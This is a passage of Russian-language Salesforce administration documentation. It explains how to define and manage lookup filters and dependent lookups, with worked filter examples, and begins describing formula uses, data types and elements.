  - a. В первом столбце щелкните значок поиска или начните заполнять текстовое поле и выберите нужное поле.
  - b. Во втором столбце выберите нужный оператор.
  - c. В третьем столбце выберите **«Значение»**, чтобы разрешить системе Salesforce сравнение поля первого столбца со статическим значением, или **«Поле»**, чтобы разрешить системе Salesforce сравнение поля первого столбца со значением другого поля.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фильтров  
поиска:

- «Настройка приложения»



- d. В четвертом столбце введите значение или выберите поле, которое должно использоваться системой Salesforce для сравнения с полем первого столбца.

 Прим.:

- Чтобы добавить логические условия, щелкните **«Добавить логику фильтра»**.
- Выберите предложенное поле из текстового поля «Поле». Вы можете только выбирать поля по текущей записи, объекту поиска или записи пользователя. При необходимости выберите связанные поля, которые отделены от объекта поиска одной взаимосвязью. Система Salesforce отображает список доступных полей и взаимосвязей при нажатии значка поиска или установке курсора в текстовом поле.
- Критерии фильтрации поиска могут сравнивать поля разных типов при условии их совместимости.

4. Укажите статус фильтра: обязательный или дополнительный. Если поле использует дополнительные фильтры поиска, то диалоговое окно поиска изначально отображает только значения, соответствующие критериям фильтрации поиска. Чтобы удалить фильтр и просмотреть все значения для поля поиска, рекомендуем воспользоваться ссылкой **«Показать все результаты»** в диалоговом окне поиска. Кроме того, дополнительные фильтры поиска позволяют сохранять значения, которые не соответствуют критериям фильтрации поиска, а система Salesforce не отображает сообщение об ошибке при попытке сохранения подобных значений.

Если фильтры поиска являются обязательными, выберите сообщение об ошибке, которое должно отображаться системой Salesforce при вводе недопустимого значения: стандартное или настраиваемое.

5. При необходимости введите текст, который должен отображаться в диалоговом окне поиска. Текст должен быть удобен для поисков и пояснять бизнес-правило, реализуемое фильтром поиска.
6. Установите флажок «Включить данный фильтр».
7. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Примечания к фильтрам поиска](#)

[Зависимый поиск](#)

[Примеры фильтров поиска](#)

[Полезные советы: создание фильтров поиска для полей взаимосвязи](#)

[Поиск по параметрам управления объектами](#)

## Удаление или деактивация фильтров поиска

1. Из параметров управления для объектов поля взаимосвязи перейдите в раздел «Поля».
2. Прокрутите страницу до связанного списка «Настраиваемые поля и взаимосвязи».
3. Щелкните имя поля, содержащего фильтр поиска.
4. Нажмите кнопку «**Правка**».
5. Чтобы деактивировать фильтр поиска, снимите «Включить данный фильтр», затем сохраните внесенные изменения.

Деактивация фильтра поиска сохраняет конфигурацию фильтра поиска, но:

- препятствует его применению к полю взаимосвязи
  - препятствует его влиянию на ограничения для ссылок кросс-объекта
  - удаляет его как зависимость для полей, используемых критериями фильтрации поиска
6. Чтобы удалить фильтр поиска, нажмите «**Очистить критерии фильтрации**», затем сохраните внесенные изменения.
- Удаление фильтра поиска является необратимым. Удаленные фильтры поиска не могут быть восстановлены.

СМ. ТАКЖЕ:

[Зависимый поиск](#)

[Примечания к фильтрам поиска](#)

[Поиск по параметрам управления объектами](#)

## Просмотр списка фильтров поиска для целевого объекта

Система позволяет быстро просматривать список всех фильтров поиска, ограничивающих значения для каждого целевого объекта. Данная возможность позволяет создавать похожие фильтры для целевого объекта. Кроме того, фильтры поиска, ссылающиеся на поля связанных объектов, учитываются ограничением для ссылок кросс-объекта, которое определяет количество уникальных взаимосвязей, разрешенных для целевого объекта. Список «Связанные фильтры поиска» позволяет просматривать фильтры поиска, которые могут влиять на данное ограничение.

Чтобы увидеть, какие фильтры поиска влияют на предел для конкретного целевого объекта, перейдите из параметров управления для объекта к соответствующим фильтрам поиска.

СМ. ТАКЖЕ:

[Зависимый поиск](#)

[Примечания к фильтрам поиска](#)

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фильтров поиска:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фильтров поиска:

- «Настройка приложения»

## ЗАВИСИМЫЙ ПОИСК

*Зависимый поиск* — это поле взаимосвязи, содержащее [фильтр поиска](#), который ссылается на поля исходного объекта. Например, поле обращения «Контакт» может быть настроено таким образом, чтобы отображались только те контакты, которые связаны с организацией, указанной в поле обращения «Имя организации».

Если пользователь изменяет значение ссылаемого поля в исходном объекте, то система Salesforce немедленно проверяет значение зависимого поиска на соответствие критериям фильтрации поиска. Если значение не соответствует указанным критериям, то отображается сообщение об ошибке, а запись может быть сохранена только после выбора допустимого значения.

Если ссылаемое поле исходного объекта является полем взаимосвязи поиска, взаимосвязи «Основная — подробная» или иерархической взаимосвязи, то значение не может быть изменено методом ввода. Чтобы изменить значение, рекомендуем нажать значок поиска и выбрать нужное значение в диалоговом окне поиска.



**Совет:** Страницы Visualforce не поддерживают зависимые поиски.

СМ. ТАКЖЕ:

[Определение фильтров поиска](#)

[Примеры фильтров поиска](#)

[Полезные советы: создание фильтров поиска для полей взаимосвязи](#)

## Примечания к фильтрам поиска

- На странице «Поля» значок обозначает все поля с активными фильтрами поиска. Значок определяет фильтр поиска, являющийся обязательным.
- Фильтры поиска, созданные в системе Salesforce, также отображаются на партнерском и клиентском порталах.
- Фильтры поиска чувствительны к регистру.
- Если обязательный фильтр поиска с настраиваемым сообщением об ошибке преобразуется в дополнительный, то система Salesforce удаляет сообщение об ошибке.
- При создании фильтра поиска, аннулирующего текущее значение поля, система Salesforce сохраняет данное значение, но отображает сообщение об ошибке и требует изменения недопустимого значения перед сохранением редактируемой записи.
- Система Salesforce препятствует сохранению изменений, обуславливающих наличие недопустимых значений в обязательных фильтрах поиска для связанных записей.
- Фильтры поиска поддерживаются интерфейсом Salesforce API 16.0 или более поздней версии. Фильтры поиска применяются при загрузке данных посредством API.
- Если фильтр поиска ограничивается только неактивными пользователями, то поле взаимосвязи не содержит допустимых значений, так как поля взаимосвязи, указывающие на объект «Пользователь», поддерживают только активных пользователей.
- При создании отфильтрованного поиска для поля поиска по другому объекту оба объекта должны быть одновременно развернуты в организации.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления зависимыми  
поисками:

- «Настройка приложения»

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления фильтрами  
поиска:

- «Настройка приложения»

- Система Salesforce не отображает сообщение об ошибке, если значение управляющего поля аннулирует значение зависимого поля взаимосвязи «Основная — подробная».
- Страницы Visualforce не поддерживают зависимые поиски.

### Охватывающие взаимосвязи в фильтрах поиска

Критерии фильтрации могут содержать поля, связанные с целевым объектом напрямую (только один уровень). Например, если поле поиска указывает на контакты, то фильтр поиска может ссылаться на поля организации, связанной с контактом посредством поля взаимосвязи «Имя организации». Кроме того, поле поиска может ссылаться на поля контакта, связанного с контактом посредством поля взаимосвязи «Подчиненный».

При использовании обязательных фильтров поиска каждое поле, используемое связанным объектом поиска, учитывается ограничением по количеству уникальных взаимосвязей, допустимому для ссылающегося объекта, но не исходного объекта. Например, обе уникальные взаимосвязи, описанные выше, учитываются ограничением для объекта «Контакт». Дополнительные фильтры поиска не учитываются ограничением по количеству уникальных взаимосвязей, допустимому для объекта.

Чтобы увидеть, какие фильтры поиска влияют на предел для конкретного целевого объекта, перейдите из параметров управления для объекта к соответствующим фильтрам поиска.

### Фильтры поиска и правила проверки

Правила проверки и фильтры поиска возвращают одинаковые результаты, но имеют разные преимущества. Ниже перечислены условия использования фильтра поиска.

- Повышение эффективности работы пользователя путем ограничения количества доступных вариантов в диалоговом окне поиска.
- Повышение эффективности работы пользователя путем автоматизации фильтров в диалоговых окнах поиска, настраиваемых пользователями вручную.

Ниже перечислены условия использования правила проверки.

- Приближение к максимально допустимому количеству фильтров поиска.
- Применение сложного бизнес-правила, требующего использования формулы. Формулы могут ссылаться на поля, которые не могут использоваться основными критериями фильтрации (например, поля родителя исходного объекта). Кроме того, формулы могут использовать функции. Например, функция ISNEW позволяет применять правило только при создании записи, а функция ISCHANGED позволяет применять правило при изменении поля.

СМ. ТАКЖЕ:

[Фильтры поиска](#)

[Зависимый поиск](#)

[Полезные советы: создание фильтров поиска для полей взаимосвязи](#)

## Примечания к использованию фильтров поиска с организациями-лицами

Ниже перечислены рекомендации по использованию организаций-лиц.

- Организации-лица не поддерживают фильтры «Контакт», но поддерживают фильтры «Организация». Например, если поле «Организация» содержит фильтр зависимого поиска, добавленный в организацию-лицо, то зависимые поиски поддерживаются. Если поле «Контакт» содержит фильтр зависимого поиска, добавленный в организацию-лицо, то зависимые поиски не поддерживаются.
- Критерии фильтрации поиска для поля «Имя организации» применяются только к организациям-компаниям, но не организациям-лицам. Например, при использовании критерия фильтрации поиска «"Имя организации" не содержит "диван"», организации-компания, имя которых содержит слово «диван» (например, «Диваны от Ивана»), являются недопустимыми, тогда как организации-лица, имя которых содержит слово «диван» (например, «Иван Диванов»), являются допустимыми и отображаются в диалоговом окне поиска для поля «Организация». Чтобы отфильтровать записи по имени организации-лица, воспользуйтесь полем «Личное имя» или «Фамилия».
- Чтобы ограничить допустимые значения поля поиска одним типом организации (организации-лица или организации-компания), дополните критерий фильтрации поиска полем «Является организацией-лицом». Например, чтобы ограничить поиск только организациями-лицами, введите следующий критерий фильтрации поиска: «"Является организацией-лицом" равно "Истина"».
- Фильтры поиска, ссылающиеся на стандартные поля организаций-лиц (например, поля «Эл. почта» и «Должность»), не могут быть добавлены в пакет.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

СМ. ТАКЖЕ:

[Фильтры поиска](#)

## Рекомендации по использованию фильтров поиска

### Настраиваемая справка

Чтобы предоставить пользователям сведения о бизнес-правилах, выполняемых данным фильтром, определите настраиваемую справку для полей с фильтрами поиска. Например, если фильтр поиска ограничивает поле возможности «Имя организации» только активными организациями, определите настраиваемую справку, содержащую формулировку *«Возможности могут быть связаны только с активными организациями»*.

### Сообщения об ошибках

Настройте сообщения об ошибках фильтра поиска, которые должны отображаться пользователям при вводе недопустимых значений. Например, если фильтр поиска ограничивает поле возможности «Имя организации» только активными организациями, определите сообщение об ошибке, содержащее формулировку *«Значение не существует или не является активной организацией»*.

- ❗ **Важное замечание:** Система Salesforce переводит стандартные сообщения об ошибках для обязательных фильтров поиска, но не переводит настраиваемые сообщения об ошибках. Чтобы перевести настраиваемые сообщения об ошибках фильтра поиска, воспользуйтесь средством перевода. Чтобы восстановить измененное стандартное сообщение об ошибке, щелкните **«Возврат к стандартному сообщению»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### Работа с полями взаимосвязи «Основная—подробная»

При создании фильтра поиска для поля взаимосвязи «Основная—подробная» убедитесь, что текущие значения поля во всех подробных записях соответствуют заданным критериям. Если текущее значение не соответствует заданным критериям, то система Salesforce препятствует сохранению изменений, внесенных в подробную запись. В этом случае пользователь должен сначала изменить значение основной записи в соответствии с критериями. Например, рассмотрим настраиваемый объект с полем взаимосвязи «Основная—подробная», указывающим на организацию. При определении фильтра поиска, исключающего все организации, поле «Дата создания» которых содержит дату, предшествующую 1 января 2009 года, убедитесь в отсутствии записей данного настраиваемого объекта, связанных посредством взаимосвязи «Основная—подробная» с организацией, созданной до 2009 года. Чтобы выполнить быструю проверку, создайте отчет, отображающий все организации, поле «Дата создания» которых содержит дату, предшествующую 1 января 2009 года.

### Фильтры поиска на основе профиля

Чтобы определить разные критерии фильтрации для разных пользователей или разрешить администраторам ввод значений, которые не соответствуют заданным критериям, выберите поле «*Профиль текущего пользователя: код*» в критерии фильтрации. Ввиду технических ограничений для стандартных профилей, рекомендуем избегать использования поля «*Профиль текущего пользователя: имя*».

При вводе поля «*Профиль текущего пользователя: имя*» или «*Профиль: имя*» в критерий фильтрации поиска система Salesforce отображает значок поиска в этой строке. Чтобы выбрать нужный профиль из списка текущих профилей, щелкните значок поиска.

### Коды и имена записей

Чтобы использовать конкретную запись в критерии фильтрации, укажите код записи, а не ее имя. В отличие от имен, коды всегда являются уникальными.

### Тестирование

Протестируйте созданный фильтр поиска на предмет его ограничения. В зависимости от предоставленных полномочий, поля взаимосвязи могут быть доступны некоторым пользователям только для чтения. Убедитесь, что фильтры поиска не препятствуют редактированию важных записей.

### Зависимые поиски в макетах страниц и макетах мини-страниц на консоли

Ниже перечислены рекомендации по созданию макетов страниц с зависимыми поисками.

- Если зависимый поиск располагается выше управляющего поля в макете, рекомендуем назначить фильтру поиска статус дополнительного или изменить макет. Перемещение обязательного зависимого поиска выше управляющего поля может дезориентировать пользователей, которые обычно вводят данные начиная с верхней части страницы.
- Убедитесь, что управляющие и зависимые поля доступны пользователям для исправления недопустимых значений.

### Фильтры поиска и макет поиска «Поля фильтра поиска»

Рекомендуем избегать использования одинаковых полей в критерии фильтра поиска и макете поиска «Поля фильтра поиска». При необходимости разрешите результатам собственного настраиваемого поиска переопределять фильтры поиска, заданные администратором.

СМ. ТАКЖЕ:

[Фильтры поиска](#)

[Полезные советы: создание фильтров поиска для полей взаимосвязи](#)

## Примеры фильтров поиска

### Типы записей в фильтрах поиска

Если значение поля взаимосвязи должно содержать только записи определенного **типа**, укажите тип записи в фильтре поиска. Например, если поле возможности «Имя организации» должно содержать только организации с настраиваемым типом записи «Организация-клиент», введите фильтр поиска ниже, чтобы разрешить пользователям только создание или редактирование возможностей, связанных с организациями типа «Организация-клиент», кроме организаций типа «Организация-партнер» и «Организация-конкурент».

#### Критерий фильтрации

*«Имя организации: тип записи организации» равно "Организация-клиент"»*

#### Настраиваемое сообщение об ошибке

*Организация не существует или не является клиентом.*

#### Текст окна поиска

*Возможность может быть связана только с организациями-клиентами. Результаты поиска отображают только организации-клиенты.*

### Статус записи в фильтрах поиска

Если значение поля взаимосвязи должно содержать только записи с определенным статусом, укажите статус в фильтре поиска. Например, объект «Заявка о приеме на работу» содержит поле взаимосвязи, указывающее на объект «Позиция». Если поле взаимосвязи должно содержать только открытые позиции, введите фильтр поиска ниже, чтобы разрешить пользователям только создание или редактирование заявок для позиций, поле «Статус» которых содержит значение «Открыто».

#### Критерий фильтрации

*«Позиция: статус» равно "Открыто"»*

#### Настраиваемое сообщение об ошибке

*Позиция не существует или закрыта.*

#### Текст окна поиска

*Заявки о приеме на работу могут быть связаны только с открытыми позициями. Результаты поиска отображают только открытые позиции.*

### Профили в фильтрах поиска

Если бизнес-правило не применяется к пользователям всех профилей, воспользуйтесь полями глобальной переменной «Профиль текущего пользователя», чтобы определить фильтры поиска, влияющие только на пользователей определенного профиля.

Например, фильтр поиска ниже для поля обращения «Имя организации» позволяет пользователям профиля «Внутренние продажи» только создавать или редактировать возможности, связанные с организациями, поле «Страна для счета» которых содержит значение «США», а другим пользователям — связывать возможности с любыми организациями.

#### Критерий фильтрации

1. *«Профиль текущего пользователя: имя» равно "Внутренние продажи"»*

2. *«Имя организации: страна для счета» равно "США"»*

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фильтров  
поиска:

- «Настройка приложения»

3. «"Профиль текущего пользователя: имя" не равно "Внутренние продажи"»

#### Логика фильтра

(1 И 2) ИЛИ 3

#### Настраиваемое сообщение об ошибке

*Организация не существует или США не используется как страна для счета. Внутренние торговые представители могут создавать возможности только для организаций США.*

#### Текст окна поиска

*Результаты поиска отображают только организации США для внутренних торговых представителей.*

Чтобы разрешить пользователям настраиваемого профиля «Глобальные продажи» связывание возможностей с любыми организациями, кроме американских, измените пример выше.

#### Критерий фильтрации

1. «"Профиль текущего пользователя: имя" равно "Глобальные продажи"»
2. «"Имя организации: страна для счета" не равно "США"»
3. «"Профиль текущего пользователя: имя" равно "Внутренние продажи"»
4. «"Имя организации: страна для счета" равно "США"»
5. «"Профиль текущего пользователя: имя" не равно "Глобальные продажи", "Внутренние продажи"»

#### Логика фильтра


(1 И 2) ИЛИ (3 И 4) ИЛИ 5

#### Настраиваемое сообщение об ошибке

*Организация не существует или страна для счета не охватывается рынком сбыта. Торговые представители могут создавать возможности только для организаций, охваченных рынком сбыта.*

#### Текст окна поиска

*Результаты поиска отображают только организации региона.*

-  **Важное замечание:** При исключении строки 5 из критерия фильтрации значения для организаций могут быть выбраны или сохранены только пользователями настраиваемого профиля «Глобальные продажи» или «Внутренние продажи».

#### Роли в фильтрах поиска

Если бизнес-правило не применяется к пользователям всех ролей, воспользуйтесь полями глобальной переменной «Роль текущего пользователя», чтобы определить фильтры поиска, влияющие только на пользователей определенной роли. Например, если приложение по подбору кадров использует объект «Позиция», содержащий поле поиска по объекту «Компенсационный пакет», то позиции, которым предоставляется компенсационный план руководящего состава, могут создаваться или редактироваться только руководителями или вице-президентами. Введите фильтр поиска ниже для поля позиции «Имя компенсационного пакета».

#### Критерий фильтрации

1. «"Роль текущего пользователя: имя" не начинается с "Вице-президент"»
2. «"Роль текущего пользователя: имя" не равно "Руководитель"»
3. «"Компенсационный пакет: тип плана" не равно "Руководитель"»
4. «"Роль текущего пользователя: имя" начинается с "Вице-президент"»
5. «"Роль текущего пользователя: имя" равно "Руководитель"»



### Логика фильтра

((1 ИЛИ 2) И 3) ИЛИ (4 ИЛИ 5)

### Настраиваемое сообщение об ошибке

*Компенсационный план не существует или выбранный план предназначается для руководящего состава, а создание руководящих позиций недоступно.*

### Текст окна поиска

*Результаты поиска отображают только компенсационные планы, соответствующие позициям, доступным для создания.*



**Важное замечание:** Добавьте условие тестирования и противоположное условие. Согласно данному примеру, строки 1, 2 и 3 критерия фильтрации *запрещают* пользователям, которые не являются вице-президентами или руководителями, выбирать компенсационные планы руководящего состава, тогда как строки 4 и 5 *разрешают* вице-президентам и руководителям выбирать данные компенсационные планы.

### Пустые значения в фильтрах поиска

Критерий фильтрации поиска может ссылаться на пустое поле. Чтобы создать критерий фильтрации поиска, принимающий пустые значения, щелкните **«Добавить логику фильтра»** в критерии фильтрации для создания условия «ИЛИ». Например, при наличии настраиваемого поля возможности «Контакт партнера» введите критерий фильтрации, возвращающий только контакты, связанные с организациями типа «Организация-партнер», или личные несвязанные контакты.

### Критерий фильтрации

1. «"Контакт партнера: Организация: тип записи организации" равно "Организация-партнер"»
2. «"Контакт партнера: Организация: имя организации" равно »

### Логика фильтра

1 ИЛИ 2

### Настраиваемое сообщение об ошибке

*Контакт партнера должен быть связан с организацией-партнером или должен быть личным.*

### Текст окна поиска

*Результаты поиска отображают только контакты организаций-партнеров или личные контакты.*

### Коды пользователей в фильтрах поиска

Использование кодов пользователей в дополнительных фильтрах поиска может значительно повысить эффективность работы путем отображения важных результатов поиска и предоставления возможности просмотра всех результатов. Например, поле поиска по организациям позволяет создать дополнительный фильтр поиска, возвращающий только организации, принадлежащие пользователю в результатах поиска посредством диалогового окна. Чтобы найти организацию, принадлежащую другому пользователю, рекомендуем удалить данный фильтр.

### Критерий фильтрации

«"Текущий пользователь: код пользователя" равно "Организация: код ответственного"»

### Текст окна поиска

*По умолчанию результаты поиска отображают только собственные организации. Чтобы выполнить поиск по всем организациям, щелкните «Показать все результаты».*

### Простые зависимые поиски

Если значение поля взаимосвязи должно зависеть от значения другого поля взаимосвязи текущей записи, укажите сравнение по полям. Например, если поле обращения «Имя контакта» должно содержать только контакты, связанные с организацией, указанной в поле обращения «Имя организации», воспользуйтесь фильтром поиска ниже.

#### Критерий фильтрации

*«Имя контакта: код организации» равно "Обращение: Код организации"*

#### Настраиваемое сообщение об ошибке

*Контакт не существует или не связан с организацией обращения.*

#### Текст окна поиска

*Результаты поиска отображают только контакты, связанные с организацией обращения.*



**Прим.:** При сравнении полей поиска в критерии фильтрации поиска система Salesforce всегда использует код поля взаимосвязи, а не имя.

### Сложные фильтры поиска и зависимые поиски

Выполнение сложных бизнес-правил с фильтрами поиска часто требует совместного использования правил с логикой фильтра и полями разного типа. Например, приложение для бронирования конференц-залов использует модель данных ниже.

| Объект        | Поля  |
|---------------|---|
| Конференция   | <ul style="list-style-type: none"> <li>«Имя конференции»</li> <li>Поле поиска «Офис» по объекту «Офис»</li> <li>Флажок «Требуется проектор»</li> <li>Числовое поле «Количество участников»</li> <li>Поле поиска «Конференц-зал» по объекту «Конференц-зал»</li> </ul> |
| Конференц-зал | <ul style="list-style-type: none"> <li>«Имя конференц-зала»</li> <li>Флажок «Проектор»</li> <li>Числовое поле «Количество доступных мест»</li> <li>Поле поиска «Расположение конференц-зала» по объекту «Офис»</li> </ul>   |
| Офис          | <ul style="list-style-type: none"> <li>«Имя офиса»</li> </ul>   |

Фильтр поиска ниже для поля конференции «Конференц-зал» ограничивает допустимые значения конференц-залами, оснащенными проекторами и нужным количеством мест.

#### Критерий фильтрации

1. *«"Конференция: требуется проектор" равно "Конференц-зал: проектор"»*

2. *«"Конференция: требуется проектор" равно "Ложь"»*

3. «"Конференц-зал: количество доступных мест" больше или равно "Конференция: количество участников"»

#### Логика фильтра

(1 ИЛИ 2) И 3

#### Настраиваемое сообщение об ошибке

*Конференц-зал не найден или не соответствует заданным критериям.*

#### Текст окна поиска

*Результаты поиска отображают только конференц-залы, соответствующие заданным критериям.*

Чтобы дополнительно уточнить допустимые значения, укажите расположение конференц-зала.

#### Критерий фильтрации

1. «"Конференция: требуется проектор" равно "Конференц-зал: проектор"»
2. «"Конференция: требуется проектор" равно "Ложь"»
3. «"Конференц-зал: количество доступных мест" больше "Конференция: количество участников"»
4. «"Конференция: офис" равно "Конференц-зал: расположение конференц-зала"»

#### Логика фильтра

(1 ИЛИ 2) И 3 И 4

#### Настраиваемое сообщение об ошибке

*Конференц-зал не найден или не соответствует заданным критериям.*

#### Текст окна поиска

*Результаты поиска отображают только конференц-залы, соответствующие заданным критериям.*

СМ. ТАКЖЕ:

[Примечания к фильтрам поиска](#)

[Полезные советы: создание фильтров поиска для полей взаимосвязи](#)

## Использование формул

### Формулы

Данный видеоролик охватывает основные сведения о формулах Salesforce, а также способы доступа к редактору формул в приложении и порядок использования инструментов редактора для создания формул.

Формула — это алгоритм, извлекающий свое значение из других полей, выражений или значений. Формулы позволяют автоматически вычислять значение поля на основе других полей.

Формулы используются многими областями системы Salesforce. Прежде чем начать использование формул, просмотрите различия ниже.


| Использование формул для: | Значение:   |
|---------------------------|---|
| Процессы утверждения      | Определите критерии, которым должна соответствовать запись для входа в процесс утверждения. |

#### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Отчеты и утверждения недоступны в версиях: **Database.com Edition.**

| Использование формул для:                                | Значение:   |
|--|---|
| Этапы утверждения  | Определите критерии, которым должна соответствовать запись для входа на этап утверждения.   |
| Правила назначения для интересов и обращений             | Определите критерии, которым должен соответствовать интерес или обращение для его назначения.   |
| Правила автоматического ответа для интересов и обращений | Определите критерии, которым должен соответствовать интерес или обращение для выполнения правила автоматического ответа.  |
| Правила расширения обращений                             | Определите критерии, которым должно соответствовать обращение для его расширения.   |
| Настраиваемые кнопки и ссылки                            | Определите содержимое для настраиваемых ссылок и кнопок.  |
| Настраиваемые поля                                       | <p>Создайте поля настраиваемой формулы, которые автоматически вычисляют значение на основе других значений, полей слияния или выражений. Пользователи могут просматривать поля формулы на страницах сведений о записях, но не могут просматривать базовый алгоритм и редактировать значение поля формулы.</p> <p> <b>Прим.:</b> Поля настраиваемой формулы недоступны в приложении Connect Offline и формах Web-to-Lead или Web-to-Case.</p> |
| Настраиваемые формулы резюмирования в отчетах            | Автоматически вычисляют дополнительные итоговые значения на основе текущих полей резюмирования отчета посредством значений, полей слияния или заданных выражений. Данные итоговые значения не могут быть изменены.  |
| Проверки данных  | Проверьте соответствие введенных данных указанным стандартам до сохранения записи. Правило проверки может содержать формулу (например, <code>CloseDate &gt;= TODAY ()</code> ).   |
| Стандартные значения полей                               | <p>Примените значение к настраиваемому полю при создании записи. Формулы позволяют задавать стандартные значения (например, <code>TODAY () + 7</code>).</p> <p>Стандартное значение может быть изменено. Стандартные значения полей могут опираться на формулы посредством значений, полей слияния или заданных выражений.</p>  |
| Правила расширения                                       | Определите критерии, которым должно соответствовать обращение для его расширения.   |
| Поля формулы   | Автоматически вычисляют значение настраиваемого поля посредством значений, полей слияния или заданных выражений. Значение поля формулы не может быть изменено.  |
| Отчеты   | Создайте настраиваемые формулы резюмирования в отчетах, позволяющие вычислять дополнительные итоговые значения на основе текущих сводок отчета.   |
| Элементы S-Control                                       | Определите содержимое для элементов S-Control.  |
| Правила проверки   | Препятствуют заполнению стандартного или настраиваемого поля недопустимым значением. Правила проверки могут опираться на формулы и отображать сообщение об ошибке при вводе недопустимого значения.   |

| Использование формул для:      | Значение:   |
|--------------------------------|---|
| Обновления полей бизнес-правил | Автоматически заменяют текущее значение поля заданным значением. Формула может содержать другие значения, поля слияния или выражения. Обновления полей могут выполняться в результате выполнения бизнес-правила или процесса утверждения. |
| Бизнес-правила                 | Определите критерии, которым должна соответствовать запись для выполнения бизнес-правила.   |
| Страницы Visualforce           | Определите содержимое для страниц Visualforce.  |

### Типичные процессы формулы

|  | Условие выполнения                     | Только для чтения | Наличие функций                | Использование нулевой обработки | Наличие ссылок на родительские поля слияния |
|--|--|-------------------|--------------------------------|---------------------------------|---|
| <b>Стандартные значения полей</b>                      | Создание записи                        | Нет               | Да                             | Нет                             | Нет   |
| <b>Поля формулы</b>                                    | Отображение записи                     | Да                | Да                             | Да                              | Да  |
| <b>Правила проверки</b>                                | Сохранение записи                      | Не применимо      | Да                             | Нет                             | Да  |
| <b>Бизнес-правила</b>                                  | Сохранение записи                      | Не применимо      | Да                             | Нет                             | Да  |
| <b>Процессы утверждения</b>                            | Отправка записи на утверждение         | Не применимо      | Да                             | Нет                             | Да  |
| <b>Обновления полей</b>                                | Бизнес-правило или процесс утверждения | Не применимо      | Да                             | Нет                             | Да  |
| <b>Настраиваемые формулы резюмирования для отчетов</b> | Отображение отчета                     | Да                | Да, ограниченный набор функций | Да                              | Нет   |


СМ. ТАКЖЕ:

[Элементы формулы](#)

[Типы данных формулы](#)

### Типы данных формулы

Тип данных формулы определяет тип данных, возвращаемый формулой. Ниже перечислены доступные типы данных.

| Тип данных           | Описание  |
|----------------------|---|
| <b>Кнопка-флажок</b> | Возвращает значение «Истина» или «Ложь». Поле отображается в виде кнопки-флажка на страницах сведений о записях и в отчетах. Рекомендуем использовать «Истина» для отмеченных значений и «Ложь» для неотмеченных.   |
| <b>Валюта</b>        | Возвращает в валюте число, содержащее не более 18 цифр со знаком валюты.<br> <b>Прим.:</b> Значения полей валюты в системе Salesforce округляются до целого четного числа. Например, значение 23,5 округляется до 24, значение 22,5 округляется до 22, значение -22,5 округляется до -22, а значение -23,5 округляется до -24. |
| <b>Дата</b>          | Возвращает данные, отображающие день календаря. Текущая дата может быть добавлена в формулу путем вызова встроенной функции TODAY ( ). Данный тип данных недоступен для настраиваемых формул резюмирования в отчетах.   |
| <b>Дата/время</b>    | Возвращает данные, отображающие момент времени. Поле типа «Дата/время» содержит дату и время дня, включая часы, минуты и секунды. Текущая дата и время могут быть добавлены в формулу посредством функции NOW ( ). Данный тип данных недоступен для настраиваемых формул резюмирования в отчетах.   |
| <b>Число</b>         | Возвращает положительное или отрицательное целое или десятичное число, содержащее не более 18 цифр. Значения полей формулы в системе Salesforce округляются в сторону увеличения. Например, значение 12,345 округляется до 12,35, а значение -12,345 округляется до -12,34.   |
| <b>Процент</b>       | Возвращает в процентах число, содержащее не более 18 цифр со знаком процента. Процентные данные хранятся в виде десятичных чисел, разделенных на 100 (например, «90%» соответствует значению «0,90»).   |
| <b>Текст</b>         | Возвращает строку, содержащую не более 3 900 символов. Текст, заключенный в кавычки, отображается в качестве дополнения к результату формулы. Рекомендуем использовать текстовый тип данных для полей типа «Текст», «Область текста», «URL-адрес», «Тел.», «Эл. почта», «Адрес» и «Автономная». Данный тип данных недоступен для настраиваемых формул резюмирования в отчетах.                                  |

СМ. ТАКЖЕ:

[Создание формул](#)

## Элементы формулы

Формула может содержать ссылки на значения полей, операторы, функции, литеральные значения или другие формулы. Чтобы создать формулу, воспользуйтесь элементами, перечисленными в таблице ниже. Дополнительную информацию о создании формул см. в разделе «Создание формул».

| Имя элемента                | Описание  |
|-----------------------------|---|
| <b>Литеральное значение</b> | Введенная текстовая строка или число, которое не вычисляется и не изменяется. Например, при наличии значения, которое всегда умножается на 2% от суммы, |

Имя элемента

Описание

формула содержит литеральное значение, равное 2% от суммы.

```
ROUND ( (Amount * 0.02) , 2)
```

Данный пример содержит все возможные составляющие формулы.

- Функция ROUND, используемая для возврата числа, которое округляется до определенного количества знаков после запятой.
- Ссылка на поле Amount.
- Оператор «\*», уведомляющий конструктор формул об умножении содержимого поля Amount на литеральное значение «0,02».
- Литеральное число «0,02». Рекомендуем использовать проценты в виде десятичных значений. Чтобы добавить текст в формулу, воспользуйтесь кавычками.
- Число «2», отображаемое в данной формуле последним, вводится пользователем для функции ROUND и определяет количество знаков после запятой, которое должно быть возвращено.

Ссылка на поле

